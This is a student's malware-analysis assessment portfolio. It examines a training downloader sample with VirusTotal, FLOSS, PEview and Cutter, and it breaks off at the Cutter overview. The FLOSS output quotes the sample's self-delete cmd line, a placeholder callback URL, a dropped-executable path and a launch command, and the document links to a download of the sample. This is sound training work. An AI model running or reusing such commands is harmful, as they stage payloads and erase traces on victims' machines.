


Assessment Task 2: Portfolio of Software Skills

Student answer sheet / Marking sheet

Unit title:	Develop software skills for the cyber security practitioner	Unit code:	VU23291
--------------------	---	-------------------	---------

Part A: Prepare virtual environment and provide screenshots of the running virtual machines.

1. Screen shot of Windows 10 VM





2. Screen shot Kali Linux VM




3. Provide process of taking snapshot of virtual machine.

Assessment Task 2: Portfolio of Software Skills



Assessment Task 2: Portfolio of Software Skills




Part B Malware Analysis

(please make sure that you work in a safe environment to complete this task.)


SAMPLE MALEWARE FILE CAN BE DOWNLOADED FROM:

<https://drive.google.com/drive/folders/1LjpNm5orbzbgrwGfVRH608hmi5YRKEh?usp=sharing>

1. Find Hashes of Infected file




2. Find MD5 of infected file



Assessment Task 2: Portfolio of Software Skills

3. Provide Virustotal.com result of Hash/ md5 sum of infected file

 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

52
/ 71

Community Score

52 security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

Size 12.00 KB

Last Analysis Date 19 days ago

Malware.Unknown.exe.malz

peexe runtime-modules detect-debug-environment checks-network-adapters idle long-sleeps direct-cpu-clock-access checks-user-input spreader

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 20 +

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.bulz/delfiles

Threat categories trojan downloader ransomware

Family labels bulz delfiles vdmja

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan/Win.Generic.C.4738248	Alibaba	TrojanDownloader:Win32/SelfDel.bec59e...
ALYac	Gen:Variant.Bulz.801065	Antiy-AVL	Trojan/Win32.SelfDel
Arcabit	Trojan.Bulz.DC3929	Avast	Win32:Malware-gen

Assessment Task 2: Portfolio of Software Skills

AVG	⚠ Win32:Malware-gen	Avira (no cloud)	⚠ TR/DelFiles.vdmja
BitDefender	⚠ Gen:Variant.Bulz.801065	CrowdStrike Falcon	⚠ Win/malicious_confidence_100% (W)
Cybereason	⚠ Malicious.Oe7243	Cylance	⚠ Unsafe
Cynet	⚠ Malicious (score: 100)	DeepInstinct	⚠ MALICIOUS
DrWeb	⚠ Trojan.MulDrop19.15754	Elastic	⚠ Malicious (high Confidence)
Emsisoft	⚠ Gen:Variant.Bulz.801065 (B)	eScan	⚠ Gen:Variant.Bulz.801065
ESET-NOD32	⚠ Win32/TrojanDownloader.Small.BKM	Fortinet	⚠ W32/PossibleThreat
GData	⚠ Gen:Variant.Bulz.801065	Google	⚠ Detected
Gridinsoft (no cloud)	⚠ Ransom.Win32.Sabsik.oa!s1	Ikarus	⚠ Trojan-Downloader.Win32.Small
Jiangmin	⚠ Trojan.Jobutyve.i	K7AntiVirus	⚠ Trojan-Downloader (0058a8611)
K7GW	⚠ Trojan-Downloader (0058a8611)	Kaspersky	⚠ HEUR:Trojan.Win32.SelfDel.gen
Lionic	⚠ Trojan.Win32.DelFiles.4!c	Malwarebytes	⚠ Trojan.SelfDelete
MAX	⚠ Malware (ai Score=100)	MaxSecure	⚠ Trojan.Malware.73875556.susgen
McAfee	⚠ RDN/Ransom	Microsoft	⚠ Ransom:Win32/Cobra!mclg
Panda	⚠ Trj/GdSda.A	Rising	⚠ Downloader.Small!8.B41 (TFE:5:L7ehqQid...
Sangfor Engine Zero	⚠ Downloader.Win32.Small.Vbg5	SentinelOne (Static ML)	⚠ Static AI - Malicious PE
Skyhigh (SWG)	⚠ BehavesLike.Win32.Generic.lm	Sophos	⚠ Mal/Generic-S
Tencent	⚠ Malware.Win32.Gencirc.11b8bdf8	Trellix (FireEye)	⚠ Generic.mg.1d8562c0adcaee73
TrendMicro	⚠ TROJ_GEN.R002C0PH923	TrendMicro-HouseCall	⚠ TROJ_GEN.R002C0PH923
Varist	⚠ W32/ABRisk.WXPJ-7017	VBA32	⚠ Trojan.SelfDel
VIPRE	⚠ Gen:Variant.Bulz.801065	ViRobot	⚠ Trojan.Win32.Z.Agent.12288.EBS
Webroot	⚠ W32.Trojan.TR.DelFiles.vdmja	WithSecure	⚠ Trojan.TR/DelFiles.vdmja

Assessment Task 2: Portfolio of Software Skills

Zillya	🚫 Downloader.Small.Win32.140841	ZoneAlarm by Check Point	🚫 HEUR:Trojan.Win32.SelfDel.gen
Acronis (Static ML)	✅ Undetected	Baidu	✅ Undetected
BitDefenderTheta	✅ Undetected	Bkav Pro	✅ Undetected
ClamAV	✅ Undetected	CMC	✅ Undetected
Kingsoft	✅ Undetected	NANO-Antivirus	✅ Undetected
Palo Alto Networks	✅ Undetected	QuickHeal	✅ Undetected
SecureAge	✅ Undetected	SUPERAntiSpyware	✅ Undetected
TACHYON	✅ Undetected	TEHTRIS	✅ Undetected
Trapmine	✅ Undetected	VirIT	✅ Undetected
Xcitium	✅ Undetected	Yandex	✅ Undetected
Zoner	✅ Undetected	Avast-Mobile	🚫 Unable to process file type
BitDefenderFalx	🚫 Unable to process file type	Symantec Mobile Insight	🚫 Unable to process file type
Trustlook	🚫 Unable to process file type	Symantec	—

4. Use FLOSS to extract strings from binary of infected file, provided detailed analysis
screenshot + Explanation

In those two screenshots after running floss on the infected file (Malware.Unknown.exe), I couldn't find anything which could help me to analyse this file to find its purpose.

Assessment Task 2: Portfolio of Software Skills

```
Metasploitable2-Linux-OrSasson x tl-osint-2023.03-vmware-amd64 x VMwareESXi8-OrSasson x Win10-FLARE-Or-Sasson x
Administrator: FLOSS
FLARE-VM Wed 21/02/2024 22:05:42.79
C:\Users\Or\Desktop>floss Malware.Unknown.exe.malz
INFO: floss: extracting static strings
finding decoding function features: 100%| 69/69 [00:00<00:00, 1389.47 functions/s, skipped 25 library functions (36%)]
INFO: floss.stackstrings: extracting stackstrings from 22 functions
INFO: floss.results: ineIGenu
extracting stackstrings: 100%| 22/22 [00:00<00:00, 56.43 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 0 functions...
extracting tightstrings: 0 functions [00:00, ? functions/s]
INFO: floss.string_decoder: decoding strings
emulating function 0x401be2 (call 1/1): 100%| 20/20 [00:00<00:00, 20.65 functions/s]
INFO: floss: finished execution after 16.22 seconds
INFO: floss: rendering results

FLARE FLOSS RESULTS (version v3.0.1-0-g3782dc9)

+-----+
| file path          | Malware.Unknown.exe.malz |
| identified language | unknown                   |
| extracted strings  |                           |
| static strings     | 177 (2521 characters)     |
| language strings   | 0 ( 0 characters)         |
| stack strings      | 1                           |
| tight strings      | 0                           |
| decoded strings     | 0                           |
+-----+
```

```
Select Administrator: FLOSS

+-----+
!This program cannot be run in DOS mode.
r&cgr
rRich
.text
^.rdata
@.data
.rsrc
@.reloc
[_^]
[_^]
h02@
u_Ph
@PPh
h81@
hl3@
D$`Ph@1@
SSVRP
SSVRP
|\t;u
jdRP
Y_^[
h01@
=MC@
u"hPC@
h\C@
Y_^[
=LC@
PC@
```

Assessment Task 2: Portfolio of Software Skills

In that screenshot I could find this path (in red) which looks like a file which gets downloaded from the internet with URL.

```
%h0@
%d0@
%|0@
WVS3
WVU3
v\tN+D$
RSDSI
C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownloadFromURL.pdb
GCTL
.text$mn
.idata$5
.00cfg
.CRT$XCA
.CRT$XCAA
.CRT$XC7
```

In the next screenshot I could see the functions I pointed out in red (the pathway), and I did some research to know what they do.

“ShellExecuteW” operates on a specified URL/file.

“Thrd_sleep” which is a function on C++ which delays an execution (might be a malicious execution of a payload)

“URLDownloadToFile” is a function which Downloads bits from the Internet and saves them to a file.

“InternetOpenUrlW” opens a resource specified by a complete FTP or HTTP URL.

“InternetOpenW” is a function which initializes an application’s use of the WinINet.

“WinINet” Is API which gives the application the ability to interact with FTP and HTTP protocols so it can access to the internet and using resources.

Resources for the research:

<https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopenurlw>

```
CREATEPROCESS
KERNEL32.dll
ShellExecuteW
SHELL32.dll
Query_perf_frequency
Thrd_sleep
Query_perf_counter
Xtime_get_ticks
MSVCP140.dll
URLDownloadToFileW
urlmon.dll
InternetOpenUrlW
InternetOpenW
WININET.dll
__current_exception
__current_exception_context
```

Then, I had a look in the static Unicode strings.

I could see a ping command which is sending one ping to a specific IP address and giving some instructions of discarding and deleting a file with Nul & Del.

There is also a domain name: “helpdeskbro” with an address which can lead somewhere.

Assessment Task 2: Portfolio of Software Skills

In addition, I could see in the Users/Public/Documents directory an exe file.

There is also a browser name (Mozilla/5.0) with an address that supposed to get opened- <http://huskyhacks.dev>. At the end there is another ping command to a specific port number (3000) With the command "Nul" following to discard the exe file in the directory Users/Public/Documents.

```
Select Administrator: FLOSS

+-----+
| FLOSS STATIC STRINGS: UTF-16LE (8) |
+-----+

jjjj
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbro.s.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
open
```

5. Find the structure of the binary using PEVIEW utility and answer following questions:

I. When Binary was compiled

It was compiled on 04/09/201 at 18:11

File	View	Go	Help
My Computer			
kali-Or-Sasson			
Win10-FLARE-Or-Sasson			
Windows Server 2022-OrSasson			
Metasploitable2-Linux-OrSasson			
tl-osint-2023.03-vmware-amd			
VMwareESXi8-OrSasson			
192.168.66.129			

File	Data	Description	Value
Malware.Unknown.exe.malz			
IMAGE_DOS_HEADER	000000FC	Machine	IMAGE_FILE_MACHINE_I386
IMAGE_DEBUG_TYPE_	000000FE	Number of Sections	
MS-DOS Stub Program	00000100	Time Date Stamp	2021/09/04 Sat 18:11:12 UTC
IMAGE_NT_HEADERS	00000104	Pointer to Symbol Table	
Signature	00000108	Number of Symbols	
IMAGE_FILE_HEADER	0000010C	Size of Optional Header	
IMAGE_OPTIONAL_HEADER	0000010E	Characteristics	
IMAGE_SECTION_HEADER .text		0002	IMAGE_FILE_EXECUTABLE_IMAGE
IMAGE_SECTION_HEADER .rdata		0100	IMAGE_FILE_32BIT_MACHINE

II. Is it Packed or unpacked binary

It seems like it is an unpacked binary, because when I analysed the Virtual Size of the file and the size of the Size of Raw data, it was similar.

File	View	Go	Help
My Computer			
kali-Or-Sasson			
Win10-FLARE-Or-Sasson			
Windows Server 2022-OrSasson			
Metasploitable2-Linux-OrSasson			
tl-osint-2023.03-vmware-amd			
VMwareESXi8-OrSasson			

File	Data	Description	Value
Malware.Unknown.exe.malz			
IMAGE_DOS_HEADER	000001F0	2E 74 65 78 Name	.text
IMAGE_DEBUG_TYPE_	000001F4	74 00 00 00	
MS-DOS Stub Program	000001F8	000015A1 Virtual Size	
IMAGE_NT_HEADERS	000001FC	00001000 RVA	
Signature	00000200	00001600 Size of Raw Data	

The decimal of The Size of Raw Data was:

Assessment Task 2: Portfolio of Software Skills

dec 5,632

hex 000000000000001600

The decimal of the Virtual Size:

dec 5,537

hex 0000000000000015A1

Those two are very similar in size so it indicates us that this is an unpacked binary.

III. Identify some indicators in the API Calls

“ShellExecuteW” operates on a specified URL/file.

“URLDownloadToFile” is a function which Downloads bits from the Internet and saves them to a file.

InternetOpenUrlW” opens a resource specified by a complete FTP or HTTP URL.

“InternetOpenW” is a function which initializes an application’s use of the WinINet.

“WinINet” Is API which gives the application the ability to interact with FTP and HTTP protocols so it can access to the internet and using resources.

PEView - C:\Users\Or\Desktop\Malware.Unknown.exe.malz

File View Go Help

Malware.Unknown.exe.malz

- IMAGE_DOS_HEADER
- IMAGE_DEBUG_TYPE_
- MS-DOS Stub Program
- IMAGE_NT_HEADERS
 - IMAGE_SECTION_HEADER.text
 - IMAGE_SECTION_HEADER.rdata
 - IMAGE_SECTION_HEADER.data
 - IMAGE_SECTION_HEADER.rsrc
 - IMAGE_SECTION_HEADER.reloc
- SECTION.text
- SECTION.rdata
 - IMPORT Address Table
 - IMAGE_DEBUG_DIRECTORY
 - IMAGE_LOAD_CONFIG_DIRECTORY
 - IMAGE_DEBUG_TYPE_CODEVIEW
 - IMAGE_DEBUG_TYPE_
 - IMAGE_DEBUG_TYPE_
 - IMPORT Directory Table
 - IMPORT Name Table
 - IMPORT Hints/Names & DLL Names
- SECTION.data
- SECTION.rsrc
- SECTION.reloc

pFile	Data	Description	Value
00001A00	00003A20	Hint/Name RVA	0274 GetModuleFileNameW
00001A04	00003A36	Hint/Name RVA	0086 CloseHandle
00001A08	00003A44	Hint/Name RVA	00E5 CreateProcessW
00001A0C	00003EB4	Hint/Name RVA	0218 GetCurrentProcessId
00001A10	00003ECA	Hint/Name RVA	021C GetCurrentThreadId
00001A14	00003E7E	Hint/Name RVA	0386 IsProcessorFeaturePresent
00001A18	00003EE0	Hint/Name RVA	02E9 GetSystemTimeAsFileTime
00001A1C	00003EFA	Hint/Name RVA	0363 InitializeSListHead
00001A20	00003F10	Hint/Name RVA	037F IsDebuggerPresent
00001A24	00003E6A	Hint/Name RVA	058C TerminateProcess
00001A28	00003E56	Hint/Name RVA	0217 GetCurrentProcess
00001A2C	00003F24	Hint/Name RVA	0278 GetModuleHandleW
00001A30	00003E1C	Hint/Name RVA	05AD UnhandledExceptionFilter
00001A34	00003E38	Hint/Name RVA	056D SetUnhandledExceptionFilter
00001A38	00003E9A	Hint/Name RVA	044D QueryPerformanceCounter
00001A3C	00000000	End of Imports	KERNEL32.dll
00001A40	00003A80	Hint/Name RVA	0591 _Query_perf_frequency
00001A44	00003A98	Hint/Name RVA	05B6 _Thrd_sleep
00001A48	00003AA6	Hint/Name RVA	0590 _Query_perf_counter
00001A4C	00003ABC	Hint/Name RVA	05CC _time_get_ticks
00001A50	00000000	End of Imports	MSVCP140.dll
00001A54	00003A64	Hint/Name RVA	01B7 ShellExecuteW
00001A58	00000000	End of Imports	SHELL32.dll
00001A5C	00003B30	Hint/Name RVA	001C __current_exception
00001A60	00003B46	Hint/Name RVA	001D __current_exception_context

Assessment Task 2: Portfolio of Software Skills

PEview - C:\Users\Or\Desktop\Malware.Unknown.exe.malz

File View Go Help

Malware.Unknown.exe.malz

- IMAGE_DOS_HEADER
- IMAGE_DEBUG_TYPE_
- MS-DOS Stub Program
- IMAGE_NT_HEADERS
 - IMAGE_SECTION_HEADER text
 - IMAGE_SECTION_HEADER rdata
 - IMAGE_SECTION_HEADER data
 - IMAGE_SECTION_HEADER rsrc
 - IMAGE_SECTION_HEADER reloc
 - SECTION text
 - SECTION rdata
 - IMPORT Address Table
 - IMAGE_DEBUG_DIRECTORY
 - IMAGE_LOAD_CONFIG_DIRECTORY
 - IMAGE_DEBUG_TYPE_CODEVIEW
 - IMAGE_DEBUG_TYPE_
 - IMAGE_DEBUG_TYPE_
 - IMPORT Directory Table
 - IMPORT Name Table
 - IMPORT Hints/Names & DLL Names
 - SECTION data
 - SECTION rsrc
 - SECTION reloc

pFile	Data	Description	Value
00001A60	00003B46	Hint/Name RVA	001D __current_exception_context
00001A64	00003B6E	Hint/Name RVA	0035 __except_handler4_common
00001A68	00003B64	Hint/Name RVA	0048 memset
00001A6C	00000000	End of Imports	VCRUNTIME140.dll
00001A70	00003B14	Hint/Name RVA	00C9 InternetOpenV
00001A74	00003B00	Hint/Name RVA	00C8 InternetOpenUrlV
00001A78	00000000	End of Imports	WININET.dll
00001A7C	00003CF6	Hint/Name RVA	0016 __set_new_mode
00001A80	00000000	End of Imports	api-ms-win-crt-heap-l1-1-0.dll
00001A84	00003CE0	Hint/Name RVA	0008 __configthreadlocale
00001A88	00000000	End of Imports	api-ms-win-crt-locale-l1-1-0.dll
00001A8C	00003BD8	Hint/Name RVA	002E __setusermatherr
00001A90	00000000	End of Imports	api-ms-win-crt-math-l1-1-0.dll
00001A94	00003CA8	Hint/Name RVA	0016 _c_exit
00001A98	00003BB6	Hint/Name RVA	0042 __seh_filter_exe
00001A9C	00003D16	Hint/Name RVA	0036 __initialize_onexit_table
00001AA0	00003D32	Hint/Name RVA	003E __register_onexit_function
00001AA4	00003D4E	Hint/Name RVA	001F __crt_atexit
00001AA8	00003D5C	Hint/Name RVA	001D __controlfp_s
00001AAC	00003D6C	Hint/Name RVA	006A terminate
00001AB0	00003BC8	Hint/Name RVA	0044 __set_app_type
00001AB4	00003BEC	Hint/Name RVA	0019 __configure_narrow_argv
00001AB8	00003CB2	Hint/Name RVA	003F __register_thread_local_exe_atexit_callback
00001ABC	00003C9E	Hint/Name RVA	0017 _cexit
00001AC0	00003C90	Hint/Name RVA	0006 __p__argv
00001AC4	00003C82	Hint/Name RVA	0005 __p__argc
00001AC8	00003C6C	Hint/Name RVA	0025 _exit
00001ACC	00003C54	Hint/Name RVA	0058 exit
00001AD0	00003C56	Hint/Name RVA	0039 __initterm_e
00001AD4	00003C4A	Hint/Name RVA	0038 __initterm
00001AD8	00003C28	Hint/Name RVA	002A __get_initial_narrow_environment
00001ADC	00003C06	Hint/Name RVA	0035 __initialize_narrow_environment
00001AE0	00000000	End of Imports	api-ms-win-crt-runtime-l1-1-0.dll
00001AE4	00003D06	Hint/Name RVA	0001 __p__commode
00001AE8	00003B9A	Hint/Name RVA	0011 __stdio_common_vswprintf
00001AEC	00003C74	Hint/Name RVA	0054 __set_fmode
00001AF0	00000000	End of Imports	api-ms-win-crt-stdio-l1-1-0.dll
00001AF4	00003ADE	Hint/Name RVA	0074 URLDownloadToFileW
00001AF8	00000000	End of Imports	urlmon.dll

Activate Windows
Go to Settings to activate Windows

Part C Reverse Engineering ---Provide screen shots of each step.

Use Cutter Utility to disassemble the sample file

(please make sure that you work in a safe environment to complete this task.)

SAMPLE MALEWARE FILE CAN BE DOWNLOADED FROM:

<https://drive.google.com/drive/folders/1LjpNm5orbzgrrwfGfVRH608hmi5YRKEh?usp=sharing>

1. Provide screenshot of Overview page and list the interesting detail.

Assessment Task 2: Portfolio of Software Skills

The screenshot shows a malware analysis tool interface with the following sections:

- OVERVIEW**
 - Info**

File:	C:\Users\Or\Desktop\Malware.Unknown.exe.malz	FD:	3	Architecture:	x86
Format:	pe	Base addr:	0x00400000	Machine:	i386
Bits:	32	Virtual addr:	True	OS:	windows
Class:	PE32	Canary:	False	Subsystem:	Windows GUI
Mode:	r-x	Crypto:	False	Stripped:	False
Size:	12 kB	NX bit:	True	Relocs:	False
Type:	EXEC (Executable file)	PIC:	True	Endianness:	LE
Language:	msvc	Static:	False	Compiled:	Sun Sep 5 04:11:12 2021 UTC+10
		Relro:	N/A	Compiler:	N/A
 - Hashes**

MD5:	Id8562c0adcaee734d63f7baaca02f7c
SHA1:	be138820e72435043b065fbf3a786be274b147ab
SHA256:	92730427321a1c4ccfc0d0580834dae98121efa9bb8963da332b6cf1fda8a
CRC32:	3178c2eb
ENTROPY:	5.719134
 - Analysis info**

Functions:	74
X-Refs:	303
Calls:	253
Strings:	121
Symbols:	52
Imports:	52
Analysis coverage:	4429 bytes
Code size:	8192 bytes
Coverage percent:	54.0649%
 - Libraries**

kernel32.dll
shell32.dll
msvcrt140.dll
urlmon.dll
wininet.dll
vcruntime140.dll
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-math-l1-1-0.dll
